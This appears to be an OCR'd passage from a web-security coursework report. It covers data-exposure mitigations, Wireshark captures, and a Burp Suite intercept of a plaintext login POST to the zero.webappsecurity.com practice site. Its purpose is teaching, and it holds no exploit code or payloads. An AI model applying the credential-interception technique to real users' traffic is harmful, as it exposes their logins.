
3.Minimize **data** surface area.


4.Use the latest encryption algorithms.


5.Disable autocomplete on forms that collect **data**.


6.Disable caching on forms that collect **data**.


CHECKING FOR SENSITIVE DATA EXPOSURE USING THE TOOL WIRESHARK








Capturing from eth0
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Apply a display filter ... <Ctrl-/>
No. Time Source Destination Protocol Length Info
785 57.908694119 192.168.222.131 54.186.181.218 TCP 54 60738 → 443 [RST] Seq=1027 Win=0 Len=0
786 58.341043333 169.254.120.182 239.255.255.250 SSDP 179 M-SEARCH * HTTP/1.1
787 59.590433373 fe80::354f:f634:cb7… ff02::1:2 DHCPv6 157 Solicit XID: 0x6be183 CID: 0001000127fabd19a87eea972e26
788 61.343658028 169.254.120.182 239.255.255.250 SSDP 179 M-SEARCH * HTTP/1.1
789 64.343616634 169.254.120.182 239.255.255.250 SSDP 179 M-SEARCH * HTTP/1.1
790 65.411830464 169.254.120.182 239.255.255.250 SSDP 215 M-SEARCH * HTTP/1.1
791 66.413414818 169.254.120.182 239.255.255.250 SSDP 215 M-SEARCH * HTTP/1.1
792 67.416405538 169.254.120.182 239.255.255.250 SSDP 215 M-SEARCH * HTTP/1.1
793 68.420491959 169.254.120.182 239.255.255.250 SSDP 215 M-SEARCH * HTTP/1.1
794 75.581487026 fe80::354f:f634:cb7… ff02::1:2 DHCPv6 157 Solicit XID: 0x6be183 CID: 0001000127fabd19a87eea972e26
Frame 1: 179 bytes on wire (1432 bits), 179 bytes captured (1432 bits) on interface eth0, id 0
Ethernet II, Src: VMware_c0:00:08 (00:50:56:c0:00:08), Dst: IPv4mcast_7f:ff:fa (01:00:5e:7f:ff:fa)
Internet Protocol Version 4, Src: 169.254.120.182, Dst: 239.255.255.250
User Datagram Protocol, Src Port: 57739, Dst Port: 1900
Simple Service Discovery Protocol
0000 01 00 5e 7f ff fa 00 50 56 c0 00 08 08 00 45 00
0010 00 a5 e4 df 00 00 04 11 be b9 a9 fe 78 b6 ef ff
0020 ff fa e1 8b 07 6c 00 91 11 07 4d 2d 53 45 41 52
0030 43 48 20 2a 20 48 54 54 50 2f 31 2e 31 0d 0a 48
0040 6f 73 74 3a 20 32 33 39 2e 32 35 35 2e 32 35 35
0050 2e 32 35 30 3a 31 39 30 30 0d 0a 53 54 3a 20 75
0060 72 6e 3a 73 63 68 65 6d 61 73 2d 75 70 6e 70 2d
0070 6f 72 67 3a 64 65 76 69 63 65 3a 49 6e 74 65 72
0080 6e 65 74 47 61 74 65 77 61 79 44 65 76 69 63 65
0090 3a 31 0d 0a 4d 61 6e 3a 20 22 73 73 64 70 3a 64
00a0 69 73 63 6f 76 65 72 22 0d 0a 4d 58 3a 20 33 0d
00b0 0a 0d 0a
eth0: <live capture in progress>
Packets: 794 · Displayed: 794 (100.0%)
Profile: Default


Capturing from eth0
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
54.82.22.214
No. Time Source Destination Protocol Length Info
659 45.574429721 fe80::354f:f634:cb7… ff02::1:2 DHCPv6 157 Solicit XID: 0x6be183 CID: 0001000127fabd19a87eea972e26
660 46.924884306 192.168.222.131 54.82.22.214 TCP 74 51814 → 80 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM=1 TSval=140905831 TSecr=0 WS=128
661 46.933989893 192.168.222.131 54.82.22.214 TCP 74 51816 → 80 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM=1 TSval=140905840 TSecr=0 WS=128
662 47.187349406 192.168.222.131 54.82.22.214 TCP 74 51818 → 80 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM=1 TSval=140906093 TSecr=0 WS=128
663 47.576631100 fe80::354f:f634:cb7… ff02::1:2 DHCPv6 157 Solicit XID: 0x6be183 CID: 0001000127fabd19a87eea972e26
664 47.879939570 54.82.22.214 192.168.222.131 TCP 60 80 → 51814 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460
665 47.880022463 192.168.222.131 54.82.22.214 TCP 54 51814 → 80 [ACK] Seq=1 Ack=1 Win=64240 Len=0
666 47.880518659 192.168.222.131 54.82.22.214 HTTP 713 POST /signin.html HTTP/1.1 (application/x-www-form-urlencoded)
667 47.882712314 54.82.22.214 192.168.222.131 TCP 60 80 → 51814 [ACK] Seq=1 Ack=660 Win=64240 Len=0
668 47.898375212 54.82.22.214 192.168.222.131 TCP 60 80 → 51816 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460
669 47.898444165 192.168.222.131 54.82.22.214 TCP 54 51816 → 80 [ACK] Seq=1 Ack=1 Win=64240 Len=0
Frame 1: 179 bytes on wire (1432 bits), 179 bytes captured (1432 bits) on interface eth0, id 0
Ethernet II, Src: VMware_c0:00:08 (00:50:56:c0:00:08), Dst: IPv4mcast_7f:ff:fa (01:00:5e:7f:ff:fa)
Internet Protocol Version 4, Src: 169.254.120.182, Dst: 239.255.255.250
User Datagram Protocol, Src Port: 57739, Dst Port: 1900
Simple Service Discovery Protocol
0000 01 00 5e 7f ff fa 00 50 56 c0 00 08 08 00 45 00
0010 00 a5 e4 df 00 00 04 11 be b9 a9 fe 78 b6 ef ff
0020 ff fa e1 8b 07 6c 00 91 11 07 4d 2d 53 45 41 52
0030 43 48 20 2a 20 48 54 54 50 2f 31 2e 31 0d 0a 48
0040 6f 73 74 3a 20 32 33 39 2e 32 35 35 2e 32 35 35
0050 2e 32 35 30 3a 31 39 30 30 0d 0a 53 54 3a 20 75
0060 72 6e 3a 73 63 68 65 6d 61 73 2d 75 70 6e 70 2d
0070 6f 72 67 3a 64 65 76 69 63 65 3a 49 6e 74 65 72
0080 6e 65 74 47 61 74 65 77 61 79 44 65 76 69 63 65
0090 3a 31 0d 0a 4d 61 6e 3a 20 22 73 73 64 70 3a 64
00a0 69 73 63 6f 76 65 72 22 0d 0a 4d 58 3a 20 33 0d
00b0 0a 0d 0a
"54.82.22.214" is neither a field nor a protocol name.
Packets: 803 · Displayed: 803 (100.0%)
Profile: Default



CHECKING FOR SENSITIVE DATA EXPOSURE USING BURP SUITE




Burp Suite Professional v2.0.11beta - Temporary Project - licensed to MRun
Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Extender Project options User options Batch Scan Report Generator
Intercept HTTP history WebSockets history Options
Request to http://zero.webappsecurity.com:80 [54.82.22.214]
Forward Drop Intercept is on Action
Raw Params Headers Hex
POST /signin.html HTTP/1.1
Host: zero.webappsecurity.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:92.0) Gecko/20100101 Firefox/92.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 105
Origin: http://zero.webappsecurity.com
Connection: close
Referer: http://zero.webappsecurity.com/login.html
Upgrade-Insecure-Requests: 1
user_login=username&user_password=password&submit=Sign+in&user_token=50aff296-3236-4927-9f4a-60c8ad7f229b
Type a search term
0 matches
Type here to search
25°C
ENG
21:39
19-09-2021

05.SECURITY MISCONFIGURATION

Security misconfiguration vulnerabilities could occur if a component is susceptible to attack due to an insecure configuration. Security misconfiguration can happen at any level of an application stack, including the platform, web server, application server, database, framework, and custom code.

SENSITIVE DATA EXPOSURE WITH ERROR MESSAGES

